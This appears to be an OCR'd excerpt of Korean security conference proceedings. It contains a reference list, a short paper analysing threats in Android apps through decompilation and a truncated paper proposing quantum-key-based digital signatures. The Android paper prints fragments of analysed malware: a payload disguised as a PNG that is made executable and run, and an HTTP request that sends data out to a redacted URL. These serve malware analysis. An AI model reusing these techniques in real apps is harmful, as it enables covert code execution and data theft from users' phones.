본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음(2015-0-00938).

[참고문헌]

[1] Global Positioning System. In *Wikipedia*. Retrieved May 15, from https://en.wikipedia.org/wiki/Global_Positioning_System

[2] Wi-Fi positioning system. In *Wikipedia*. Retrieved May 15, from https://en.wikipedia.org/wiki/Wi-Fi_positioning_system#RSSI_and_lateration_based

[3] Received signal strength indication. In *Wikipedia*. Retrieved May 15, from https://en.wikipedia.org/wiki/Received_signal_strength_indication

[4] 신용우, “무선 LAN의 AP를 기반으로 한 실내위치측정시스템”, 석사 학위 논문, 숭실대학교 대학원, 2010.

[5] Raida Al Alawi, “RSSI Based Location Estimation in Wireless Sensors Networks", 17th *IEEE International Conference on Networks*, 2011.

[6] 하일규, 장철호, 박희주, 김종근, “실내 위치 측정을 위한 Wi-Fi 신호 특성 분석”, 한국정보통신학회논문지, 제16권, 제10호, 2012.

[7] 김정태, “무선 측위 기술 조사 및 분석”, 전자공학회논문지, 제48권, 제2호, 2011.

[8] S. Hantich, “Indoor Postioning using Location Fingerprinting", Master's thesis, Universiteit van Amsterdam, Aug. 2015.

[9] 삼각측량법. In *Wikipedia*. Retrieved May 15, from https://ko.wikipedia.org/wiki/%EC%82%BC

%EA%B0%81%EC%B8%A1%EB%9F%89%EB%B2%95

[10] Friis transmission equation. In *Wikipedia*. Retrieved May 15, from https://en.wikipedia.org/wiki/Friis_transmission_equation

[11] 송종화, “GPS 다중 수신기를 위한 항법 알고리즘”, 박사 학위 논문, 건국대학교 일반대학원, 2016.

[12] 유경완, “GPS Buoy 관측을 통한 기본수준점 성과 결정”, 석사 학위 논문, 강원대학교 대학원, 2017.

[13] D. Han, S. H. Jung, S. J. Lee, “A sensor fusion method for Wi-Fi-based indoor positioning”, ICT Express 2, pp. 71-74, 2016.

[14] A. Colley, J. Thebault-Spieker, A. Lin, D. Degraen, B. Fischman, J. Hakkila, K. Kuehl, V. Nisi, N. Nunes, N. Wenig, D. Wenig, B. Hecht, J. Schoning, “The Geography of Pokemon Go: Beneficial and Problematic Effects on Places and Movement”, CHI ’17 Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems, pp. 1179-1192, 2017.

[15] 최정민, 조관태, 이동훈, “서버 접근 통제를 위한 위치기반 인증 기법”, 정보보호학회논문지, 제 22권, 제6호, pp. 1271-1282, 2012.

[16] 박재혁, 지선학, “위치 정보 기반의 모바일 장치 보안 시스템 제안(잠금 기능 중심으로)”, 정보보호학회지, 제25권, 제6호, 2015.

[17] 한근석, “모바일 환경에서 GPS 위치 정보를 이용한 인증 보안 강화”, 석사 학위 논문, 고려대학교 대학원, 2011.

스마트폰 어플리케이션의 보안 위협 요소 분석

양재원*, 곽진**

*아주대학교 소프트웨어학과

**아주대학교 사이버보안학과

Security Threat Analysis for Smartphone Applications

요 약

최근 스마트폰 시장이 활성화 되면서 이에 따라서 자연스럽게 스마트폰 어플리케이션의 사용량도 급증하고 있고 이와 함께 다양하고 수많은 스마트폰 어플리케이션이 존재하고 있다. 보안상 검증되지 않거나 악성코드가 심어져 있고, 해커가 의도적으로 코드를 수정한 경우에 스마트폰 어플리케이션의 사용은 사용자의 개인정보 유출을 유발할 수 있다. 본 논문에서는 이러한 다양한 경우의 사용자의 개인정보를 유출 및 보안을 위협할 수 있는스마트폰 어플리케이션의 위협 요소를 분석한다.

I. 서론

스마트폰 사용자가 급증함에 따라서 자연스럽게 스마트폰 어플리케이션의 사용량도 급증하고 있다. 다양한 안드로이드 어플리케이션이 Google Play나 App Store에 등장하면서 해커들은 정상적인 안드로이드 어플리케이션을 가장하여 악성 어플리케이션을 배포하고 있다.

악성 어플리케이션에는 직접적으로 악성코드를 포함한 어플리케이션도 있지만, 그 자체는 악성코드를 포함하고 있지 않지만, 악성행위를 하는 파일을 추가로 다운로드하여 설치하는 안드로이드 어플리케이션도 있다. 특히 인기 안드로이드 어플리케이션에 악성코드를 추가하여 재배포하는 형태로 사용자를 속이는 어플리케이션의 예가 있어 주의가 필요하다.[1]

본 논문의 구성은 다음과 같다. 2장에서 스마트폰의 악성코드 감염경로의 공격유형과 분석도구(정적 분석 도구, 동적 분석 도구) 에 관한 관련 연구를 진행한다. 3장에서는 애플리케이션의 보안 위험 분석을 진행하고, 4장에서 결론을 맺는다.

II. 관련연구

2.1 악성코드 감염 경로

스마트폰 어플리케이션을 동한 악성코드 감염 경로는 다양하다. 인터넷을 통한 감염, PC와 동기화시 PC나 스마트폰으로의 악성코드 유입, 어플리케이션에 악성코드를 초가하여 재배포하는 형태가 있다.[2]

2.1.1 인터넷을 통한 감염

스마트폰은 웹브라우징, SNS, 이메일, 앱 마켓, 또는 블랙마켓 등을 통해서 각종 바이러스, 웜, 트로이목마와 같은 악성코드 감염이 가능하다. 어플리케이션내의 악성 사이트로 연결되는 URL 링크를 통해서 악성코드의 감염 및 개인

정보 유출이 가능하게 한다.

2.1.2 PC를 통한 감염

스마트폰 사용자는 앱 다운로드, 이메일, 일정 등의 정보를 동기화 하기 위해서 PC와 연결을 하는 경우가 있다. PC가 악성코드에 노출이 되어있는 경우에 스마트폰 연결 시 악성코드가 감염이 될 수 있다. 스마트폰이 악성코드에 노출이 되어있는 경우 또한 반대로 PC에까지 영향을 미칠 수 있다.

2.1.3 다른 스마트폰을 통한 감염

블루투스, Ultra Wideband와 같은 WPAN을 사용하여 스마트폰은 다른 스마트폰을 스캔할 수 있으며 악성코드도 감염시킬 수 있다.

2.2 정적 분석

정적 분석방법은 프로그램을 실행하지 않은 채 소스 코드 분석만으로 해당 모바일 앱에 대한 악성행위를 검정하는 것을 말한다. 안드로이드 모바일 앱에 대한 정적 분석 방법은 단말기로부터 사용자의 의해 설치된 모바일 앱의 APK 파일을 추출하고 이를 검증하는 방법이다.[3]

2.2.1 모바일 앱에 대한 요구권한 분석

AndroidManifest.xml 파일을 분석하여 특정한 권한을 요구하는지 확인한다. SEND_SMS, READ_SMS, RECEIVE.SMS 등의 권한이 AndroidManifest.xml에 포함되어 있다면 해당 모바일 앱은 사용자의 SMS 전송 및 수신 내역을 모니터링하거나 조작할 수 있고 또한, 사용자 몰래 SMS를 보낼 수도 있다.[4]

2.2.2 악성코드 은닉 여부 확인

이미지 파일이나 xml 파일로 가장한 악성코드가 있는지 검사한다. 모바일 앱을 통해 이미지로 가장한 악성코드를 실행하여 사용자의 단말기를 원격제어하는 등의 악성행위를 실행할 수 있다.

2.3 동적 분석

동적 분석은 소스코드를 필요로 하지 않는다. 대신에 동적 분석은 어플리케이션을 실행시킴과 동시에 결과를 분해 및 추출해냄으로써 즉각적으로 악성코드에 감염이 되었는지 확인이 가능하다.[5] 동적 분석을 하기위한 대표적인 도구로 Monkey[6]와 Tcpdump[7]가 있다.

2.4 정적 분석과 동적 분석의 비교

정적 분석 방법은 모바일 어플리케이션을 구동하지 않고 소스만을 통해서 분석하는 방법이다. 때문에 성능 면에서 동적 분석에 비해 유리하다. 동적 분석은 실제로 모바일 앱을 단말기에 설치해서 모든 코드영역을 구동시킨다. 이러한 점에서 동적 분석은 정적 분석에 비해서 더 많은 시간이 드는 작업이다. 또한 하드웨어를 사용하는 과정이기 때문에 자원을 필요로 한다.

정적 분석은 허위탐지의 위험이 존재한다. 정적 분석은 특정 API들의 패턴을 악성행위로 미리 정의를 해두고 이를 통해 코드를 분석하면서 악성코드의 감염여부를 판단한다. 그러나 이러한 악성코드 감염여부로 설정한 패턴이 실제로는 악성코드 감염이 아닌 서비스를 위한 행위인 경우도 발생할 수 있기 때문에 오류를 범할 수 있는 가능성이 존재한다. 이러한 오류탐지를 줄이기 위해 악성코드 감염여부 정의 및 패턴을 줄이게 된다면 오히려 악성코드 감염여부에 대한 미탐지율 및 허위탐지율이 올라가는 문제가 생기기 때문에 코드 분석을 신중히 해야한다.

동적 분석 방법은 실제 모바일 앱의 구동을 통해 분석하기 때문에 정적 분석에 비해 정확한 값을 가지고 악성코드 감염 여부를 판단할 수 있게 된다. 실제 구동을 통해 악성코드 감염여부를 판단하기 때문에 허위탐지율이 정적 분석에 비해 낮은 편이다.

결론적으로 정적 분석은 그 하나만으로는 부

족한 면이 있고 동적 분석 또한 한계점을 갖고 있다. 그렇기 때문에 보다 정확한 악성행위 검증을 위해서는 두가지 분석 방법을 적절히 함께 사용하는 것이 좋다.[표1][8]

III. 애플리케이션의 위협요소 분석

애플리케이션의 정적 분석 도구로는 APKTOOL[9]과 DEX2JAR[10]가 존재한다. 본 논문에서의 위협요소 분석 툴로 DEX2JAR를 사용했다. 해당 툴을 사용해서 classes.dex 파일[11]로부터 추출한 JAR를 이용하여 자바코드를 획득할 수 있다. 추출된 JAR파일로부터 자바 소스코드의 확인은 자바 디컴파일러 툴인 Jad, jd-gui[12] 등을 이용한다.




그림 1 DEX2JAR를 이용한 JAR 파일 추출

AndroidManifest.xml 파일을 보면 [그림2]와 같이 권한을 요구한다. 이를 통해서 악성코드가 단말기의 상태확인, 인터넷 연결, WiFi 및 3G 등 네트워크 상태확인 등의 권한을 요구하는 것을 확인할 수 있다.

또한 해커들은 앱 위변조(Repackaging) 기법을 사용한다. 해커들은 이를 통해서 기존 소스코드를 일부 수정하거나 다른 모듈을 삽입해 카피앱 또는 위장앱을 만들기도 한다.[13]

```
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

그림 2 AndroidManifest.xml을 통한 Permission 확인

해당 apk가 실행이 되면 assets 폴더에 저장된 악성코드들이 추가로 실행이 된다. 해당 악성 코드파일은 자바 소스 코드를 통해서 확인이 가능하다.

```
ShellCommand.CommandResult localCommandResult2 =
    localShellCommand.sh.runWaitFor("chmod 777 /data/data/com.android.bot/files/header01.png");
ShellCommand.CommandResult localCommandResult3 =
    localShellCommand.sh.runWaitFor("/data/data/com.android.bot/files/header01.png");
Toast.makeText(getApplicationContext(), "(0x14) Error - Not registred application.", 0).show();
```

그림 3 자바소스코드를 통한 악성코드 확인

해당 apk에서 추출한 소스코드에서 어플리케이션내의 악성 사이트로 연결되는 URL 링크를 통해서 악성코드를 감염시키는 코드를 확인할 수 있다.

이렇게 사이트에 접속을 시도할려고 URL 링크를 클릭했을 때 해커가 의도해놓은 우회 URL로 자동으로 연결이 되어서 스마트폰에 악성코드가 심어질 가능성이 존재한다.

이러한 악성 URL에 접속을 방지하기 위한 여러 가지의 검증 기법들이 제안되어왔다. 두가지 방법의 검증 기법을 예로 들면, 첫째로 접속지로부터 전자서명을 받아 정상 사이트임을 검증하는 방법[14], 둘째로 피해가 보고된 허위주소의 목록을 만들어 접속지 주소를 이와 비교함으로써 악성 여부를 확인하는 방법이다.[15]

그러나 첫 번째 방법인 전자서명을 통한 사이트 검증방법은 접속 사이트가 제 3의 기관에 미리 등록된 경우에만 검증이 가능하다는 단점이 존재하며 이러한 단점을 보완하기 위해서 검색엔진을 통해 접속지의 호스트네임을 확인하는 방법이 제안되어 있다.[16]

```
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
HttpGet localHttpGet = new HttpGet();
String str3 = "http://                /?=" + str2 + "///" + str1;
URI localURI = new URI(str3);
localHttpGet.setURI(localURI);
```

그림 4 악성 URL통한 감염

IV. 결론

스마트폰 사용의 급증으로 인해 수많은 어플리케이션이 생겨났다. 이러한 수많은 어플리케이션의 사용은 해커들에게 있어서 정보를 빼내기에 최적화된 필드인 것이 분명하다.

일반 사용자들은 악성코드에 안전하기 위해서 분석도구를 사용하는 것은 다소 어려움이 있을 것이라는 판단이 든다. 따라서 일반적인

사용자가 모바일 악성코드에 감염되는 것을 예방하기 위해서는 먼저 출처가 불분명한 모바일 앱을 설치하는 것을 자제해야한다. 출처를 알 수 없는 어플리케이션을 이용하는 것은 그만큼 악성코드에 감염될 가능성을 높게하기 때문이다. 루팅 등을 통해서 플랫폼 설정을 변경하는 것도 피하는 것이 좋다. 루팅이나 탈옥 등은 사용자에게 필요이상의 권한을 가지게 하여 악성행위에 보다 쉽게 노출될 수 있기 때문에 신중한 관리가 필요하다.

운영체제 및 백신을 항상 최신버전으로 유지를 하는 것도 필수조건이라고 볼 수 있다. 스마트폰 사용이 일상화된 요즘 수많은 어플리케이션과 그 안에 존재할 수 있는 악성코드를 피하기 위해서는 사용자 스스로의 관심과 주의가 무엇보다 중요하다고 본다.

	장점	단점
정적분석	낮은 유지비용, 프로그램 전역에 대한 분석 가능	허위탐지와 미탐지의 한계, 코드난독화 적용시 분석이 어려움
동적분석	실제 실행결과를 통한 악성행위에 대한 정확한 탐지	시간 및 하드웨어 지원등에 대한 높은 유지비용, 코드 커버리지에 대한 테스트 케이스의 한계

표 1 정적분석과 동적분석의 장단점

[참고문헌]

[1]http://www.tgdaily.com/security-features/58062-android-now-worst-platform-for-malware

[2]Chuanxiong Guo, Helen J. Wang, Wenwu Zhu. “Smart-Phone Attacks and Defense”, Proceedings of the 3rd Workshop on Hot Topics in Networks. 2004

[3]Yong Shi, Wanqing You, Kai Qian, Prabir Bhattacharya, Ying Qian, “A Hybrid Analysis for Mobile Security Threat Detection”, In 2016 IEEE

[4]http://developer.android.com/intl/ko/reference/android/Manifest.permission.html

[5]http://resources.infosecinstituete.com/android-malware-analysis

[6]http://developer.android.com/intl/ko/tools/help/monkey.html

[7]http://www.tcpdump.org

[8]Daojing He, Sammy Chan, Mohsen Guizani, “Mobile application security: malware threats and defenses”, In 2015 IEEE, p138-144

[9]https://code.google.com/android-apktool/

[10]http://code.google.com/p/dex2jar

[11]http://www.retrodev.com/android/dexformat.html

[12]http://jd.benow.ca

[13]Jae-Kyung Park, A Study of Realtime Malware URL Detection & Prevention in Mobile Environment, 한국컴퓨터정보학회논문지, 2015.6, 37-42

[14]민동욱, 손태식, 문종섭, “URL 스푸핑을 이용한 피싱 공격의 방어에 관한 연구” 情報保護學論文誌 Vol.15 No5, 35~45쪽, 2005

[15]서준호, “피싱사이트 실시간 탐지 기법”, 정보보호학술논문지, 제2권 제4호, p819~825, 2012.

[16]이민수, 이형규, 윤현수, “검색 엔진 기반의 안티 피싱 기법”, 한국컴퓨터종합학술대회 논문집, Vol37, No1(D), 2010

Digital Signature with Public Parameter from Quantum Symmetric Keys

Min Ki Woo[1],Min-Sung Kang[2], Sangin Kim[1], Sang-Wook Han[2], Sung Moon[2]

[1]Department of Electrical and Computer Engineering, Ajou University, Suwon, South Korea

[2]Center for Quantum Information, Korea Institute of Science and Technology (KIST), Seoul 02792, Republic of Korea

요 약

양자컴퓨터 기술의 발전은 수학적 복잡성을 기반으로 하는 암호시스템을 위협하고 있다. 이에 대한 대안으로 물리학적 특성에 안전성 기반을 두는 양자 암호가 제안되고 발전되어 왔다. 양자 암호의 여러 기술 중 양자키분배(Quantum key distribution, QKD)는 양자 채널을 이용하여 안전하게 비밀 대칭키를 송수신자에게 분배해 주는 기술이다. 본 논문에서는 양자암호 비밀 대칭키를 기반으로 하는 새로운 전자서명 프로토콜을 제안한다. 제안하는 프로토콜은 양자암호 대칭키에서 public parameter를 생성하고 sift index scheme을 사용하여 만든 서명키를 기반으로 구현되기 때문에 안전성과 효율성 측면에서 장점이 있다. 특히 대칭키 기반에서 unconditional trusted third party의 존재 없이 전자서명 기능을 안전하게 제공할 수 있는 특징이 있다.

I. Introduction

최근 비약적인 발전을 보이는 양자컴퓨터 기술은 과학기술분야의 여러 가지 난제를 해결해 줄 것이라는 기대를 낳고 있다. 그러나 동시에 수학적 복잡성을 안전성의 기반으로 삼고 있는 현대 암호분야에서는 안전성 측면에서 심각한 위협이 되고 있는 실정이다[1, 2]. 현재 널리 사용되고 있는 전자 서명은 인수 분해와 이산 대수 문제를 기반으로 구현되는 공개키 방식인데 대표적인 양자 알고리즘인 쇼어 알고리즘이 이 방식을 효율적으로 해결할 수 있다는 것이 밝혀졌다. 따라서 공개키 방식으로 구현되는 전자 서명을 대체할 수 있는 안전한 서명 기법 연구가 시급히 필요한 시점이다. 공개키 방식의 위험성을 배제하기 위해 대칭키를 기반으로 하는 전자 서명 기법을 제안할 수 있다. 하지만 현재까지 관련 연구가 미비한 실정인데, 그 이유는 크게 두 가지이다. 첫째는 대칭키를 통신상에서 실시간으로 안전하게 분배하는 방법이 현대암호체계에서는 존재하지 않았고 둘째는 전자서명을 안전하게 처리하기 위해 반드시 필요한 public parameter[3]를 대칭키로부터 추출하는 방법에 관한 논의가 거의 이루어지지 않았기 때문이다. 최근 양자컴퓨터의 위협에 무관한 양자역학의 물리적 특성에 안전성을 기반하고 있는 양자 키 분배 (Quantum key distribution, QKD) 기술의 발전으로 대칭키를 안전하게 분배할 수 있게 되었다[4]. 1984년에 BB84 프로토콜[5]이 제안된 이후로 이론적 안전성 증명과 기초 실험 연구는 물론 상용제품까지 출시될 정도로 기술이 성숙해 있다. 본 논문에서는 QKD를 통해 나누어진 양자키를 이용하여 public parameter를 추출하는 새로운 방법을 최초로 제안하고, 이를 이용하는 전자서명 방법을 기술한다. 섹션2에서는 unconditional trusted third party[6] 없이 안전한 전자 서명 방법에 대한 개념을 설명하고 섹션 3에서는 핵심 기술인 sift index scheme을 제시한다. 섹션 4에서는 sift index scheme의 안전성, 제안하는 전자 서명의 위조 가능성, 부인방지 에 관한 분석을 하겠다.

II. Digital Signature protocol using quantum symmetric keys

본 논문에서 제안하는 서명 프로토콜에서는 서명을 생성하는 Alice, 서명을 전송 받는 Bob, 서명을 검증하는 중재자(arbitrator) Charlie가 통신 구성원으로 참여한다. 그리고 서명 프로토콜은 준비단계, 서명단계, 검증단계로 구성된다. 준비단계에서 3명의 사용자들은 서로 QKD를 이용하여 비밀키를 공유한다. 서명단계에서 Alice는 sift index scheme을 이용하여 서명 쌍을 생성하고 Bob에게 전달한다. 검증단계에서 Bob은 Alice로부터 전달받은 서명 쌍을 Charlie의 도움을 받아 검증한다. 그림 1은 본 논문에서 제안하는 전자서명의 개략적인 도식이다.

2.1 준비단계

서명 프로토콜을 진행하기 전에 준비단계에서 Alice, Bob, Charlie는 QKD를 이용하여 양자 대칭키 QK_{AB}, QK_{AC}, QK_{BC}를 각각 공유한다. 이때 사용하는 양자 프로토콜은 QKD에서 가장 널리 사용하는 BB84 프로토콜을 사용할 수 있다. QKD는 불확정성 원리, 양자상태의 복제 불가능성의 원리[7] 등이 적용된 양자채널을 이용함으로 양자 컴퓨터 환경에서도 안전함이 보장되며, 이 프로토콜을 통해 획득한 비밀 키는 기밀통신을 가능하게 하여 이후 이루어지는 전자서명의 안전성을 보장한다.

2.2 서명단계

서명단계는 서명키 생성단계, 서명 쌍 생성 및 전송 단계로 구성된다. 서명키 생성단계는 Alice가 다음 장에 설명할 sift index scheme을 이용하여 양자 대칭키 QK_{AC}와 public parameter P_A를 이용하여 key index I_{AC}를 추출한다. 이 때 P_A는 난수를 이용하여 생성한다. 이어서 key index와 QK_{AB}를 이용하여 서명키 K_{sign}를 생성한다. 서명 쌍 생성 및 전송단계에서 Alice는 서명키를 이용하여 서명 쌍을 생성한 후 Bob에게 전달한다.

2.2.1 서명키 생성 단계

G1. Alice는 public parameter P_A를 생성하며, 여기서 P_A는 난수이다.

G2. Alice는 public parameter P_A를 인덱스 정보로 이용하여 양자 대칭키 QK_{AC}로부터 key index $I_{AC} = f_{P_A}(QK_{AC})$를 추출한다. 여기서 $f(\cdot)$는 sift index scheme을 표현하는 함수이며, 이 함수의 구체적인 내용은 섹션 3에서 설명한다.

G3. Alice는 key index I_{AC}를 G2단계에서 설명한 것과 유사한 방식으로 양자 대칭키 QK_{AB}로부터 서명키 $K_{sign} = f_{I_{AC}}(QK_{AB})$ 생성한다.




Figure 1. Schematic representation of digital signature with public parameter from quantum symmetric keys

2.2.2 서명 쌍 생성 및 전송

P1. Alice는 서명을 통해 보내고자 하는 메시지 M을 생성하며, 이어서 서명키 K_{sign}를 이용하여 서명 $S = h(M \oplus K_{sign})$을 생성한다. 본 논문에서는 $M \| S = M \| h(M \oplus K_{sign})$을 앞으로 서명 쌍이라고 한다. 여기서 $h(\cdot)$는 양자 키 프로토콜의 privacy amplification에 사용되는 universal hash 함수이다[8-10].

P2. Alice는 서명 쌍 $M \| S$를 public parameter P_A와 함께 Bob에게 전송한다.

2.3 검증단계

검증에서는 Bob이 Alice로 전송 받은 서명 쌍 $M \| S$을 검증하기 위해서 verification parameter를 Charlie에게 요청한다. Charlie는 Bob의 이러한 요청에 따라 양자 대칭키 QK_{AC}, QK_{BC}와 public parameter P_A를 이용하여 verification parameter V_{BC}를 생성하고 Bob에게 verification parameter V_{BC}를 전송한다. 마지막으로 Bob은 Charlie로부터 전송 받은 verification parameter V_{BC}와 양자 대칭키 QK_{AB}, QK_{AC}를 이용하여 서명키 K'_{Sign}를 획득하며, 이를 이용하여 서명 쌍 $M \| S$를 검증한다. 검증단계의 구체적인 과정은 다음과 같다.

V1. Bob은 Charlie에게 public parameter P_A를 전송하면서 verification parameter V_{BC}를 요청한다.

V2. Charlie는 Bob으로부터 전송 받은 public parameter P_A를 인덱스 정보로 이용하여 양자 대칭키 QK_{AC}로부터 key index $I'_{AC} = f_{P_A}(QK_{AC})$를 추출한다.

V3. Charlie는 양자 대칭키 QK_{BC}에서 Key index I_{BC}를 획득할 수 있도록 하는 verification parameter V_{BC}를 생성하고 Bob에게 전송한다. 여기서 V_{BC}는 $I_{BC} = I'_{AC}$가 되도록 만들어 주는 parameter 이다.

V4. Bob은 Charlie로부터 전송 받은 verification parameter V_{BC}를 인덱스 정보로 이용하여 양자 대칭키 QK_{BC}로부터 key index $I'_{BC} = f_{V_{BC}}(QK_{BC})$를 획득하며, 이렇게 획득한 key index I'_{BC}를 다시 인덱스 정보로 이용하여 양자 대칭키 QK_{AB}로부터 서명키 $K'_{sign} = f_{I'_{BC}}(QK_{AB})$를 얻는다.

V5. Bob은 서명키 K'_{Sign}를 이용하여 Alice로부터 전송 받은 메시지 M를 암호화한 후 암호화된 메시지에 hash 함수를 적용하여 서명 $S' = h(M \oplus K'_{sign})$을 획득한다. 마지막으로, Alice가 전송한 서명 $S = h(M \oplus K_{sign})$과 서명 $S' = h(M \oplus K'_{sign})$이 일치하는지 검증한다.

III. Sift Index Scheme

본 논문에서 제안하는 sift index scheme은 n개의 bit sequence $O = (o_1, o_2, o_3, \cdots, o_n)$에서 n개의 index sequence $I = (i_1, i_2, i_3, \cdots, i_n)$를 이용하여 m개의 bit sequence $R = (r_1, r_2, r_3, \cdots, r_m)$를 획득하는 기법이다. 여기서 index sequence $i_j \in \{0,1\}$는 난수이다. 만약 i_j가 0이라면 o_j를 선택하지 않는다. 반대로 만약 i_j가 1이라면 o_j를 선택하며, 선택된 o_j를 bit sequence R의 데이터베이스에 저장한다. 그러므로 bit sequence R의 크기 M은 index sequence I의 1의 개수와 동일하다. 예를 들어 bit sequence $O = (0100110100011101)$이고 index sequence $I = (1011100010100011)$라고 하면, 이때 bit sequence $R = (00010001)$가 된다. 그림 2는 위에 설명한 sift index scheme의 예를 도식으로 표현하였다. Sift index기법을 함수로 표현하면 다음과 같다.

$$R_{(2)} = f_I(O) = \sum_{j=1}^{k} O_j \cdot I_j \cdot 2^{(\Sigma_{i=1}^{j} I_i) - 1}$$

$R = (r_1, r_2, r_3, \cdots, r_m)$을 2진수로 나타냈을 때 $O_j \cdot I_j$는 선택 값을 나타내며 $2^{(\Sigma_{i=1}^{j} I_i) - 1}$는 선택 비트를 나타낸다. 이때 I_j가 0일 경우 O_j값에 상관없이 해당 bit를 사용하지 않는다. 따라서 sift index 기법에서는 I_j가 0인 bit의 정보가 제거되기 때문에 index sequence I 와 bit sequence R을 가지고 bit sequence O를 복원할 수 없다. 다만 $\sum_{j=1}^{k} I_j = k$ 일 경우, (즉 sequence I가 모두 bit "1"로만 구성되는 경우) $O = R$이 되어 역함수가




Figure 2. Schematic representation of sift index scheme

존재 하게 되지만 $\sum_{j=1}^{k} I_j < k$일 경우 역함수가 존재하지 않는다. 제안하는 프로토콜 동작시 index sequence I값은 난수 발생기로 생성하기 때문에 0과 1의 값은 5:5로 존재하게 되며 sift index scheme의 역함수는 $f_I^{-1}(R) \neq O$이다. 다시 말하면, $\sum_{j=1}^{k} I_j < k$일 경우 $f(\cdot)$는 일방함수(one-way function)로 볼 수 있다.

일반적으로 n bit의 난수열은 $\frac{1}{2^n}$의 확률로 알아낼 수 있다. Index sequence I와 bit sequence R의 정보를 획득한 도청자가 bit sequence O를 알아내려고 하면, index sequence I의 bit 0과 1의 비율이 5:5 라면, $\frac{1}{2^{(n/2)}}$의 확률로 알아 낼 수 있다. 따라서 n값이 매우 크게 되면 도청자가 정보를 알아낼 확률이 매우 작아지므로 bit sequence O의 안전성이 보장된다.

Sift index scheme에서 bit sequence R의 안전성은 bit sequence O의 안전성에 따라 결정된다. Index sequence I값은 O_j의 값의 사용여부만 결정한다. 따라서 Index sequence I의 정보를 획득했다 하더라도 bit sequence R로 만들어지는 O_j의 bit 순만 알 뿐 O_j 자체 값은 알지 못한다. 이에 bit sequence O의 안전성이 보장될 경우 bit sequence R의 안전성도 보장된다.

IV. Security analysis

본 섹션에서는 제안하는 서명의 안전성을 분석한다. 서명키의 안전성, 서명 쌍의 위조가능성, 부인방지를 분석하여 제안된 전자서명의 안전성을 확인한다.

4.1 서명키의 안전성

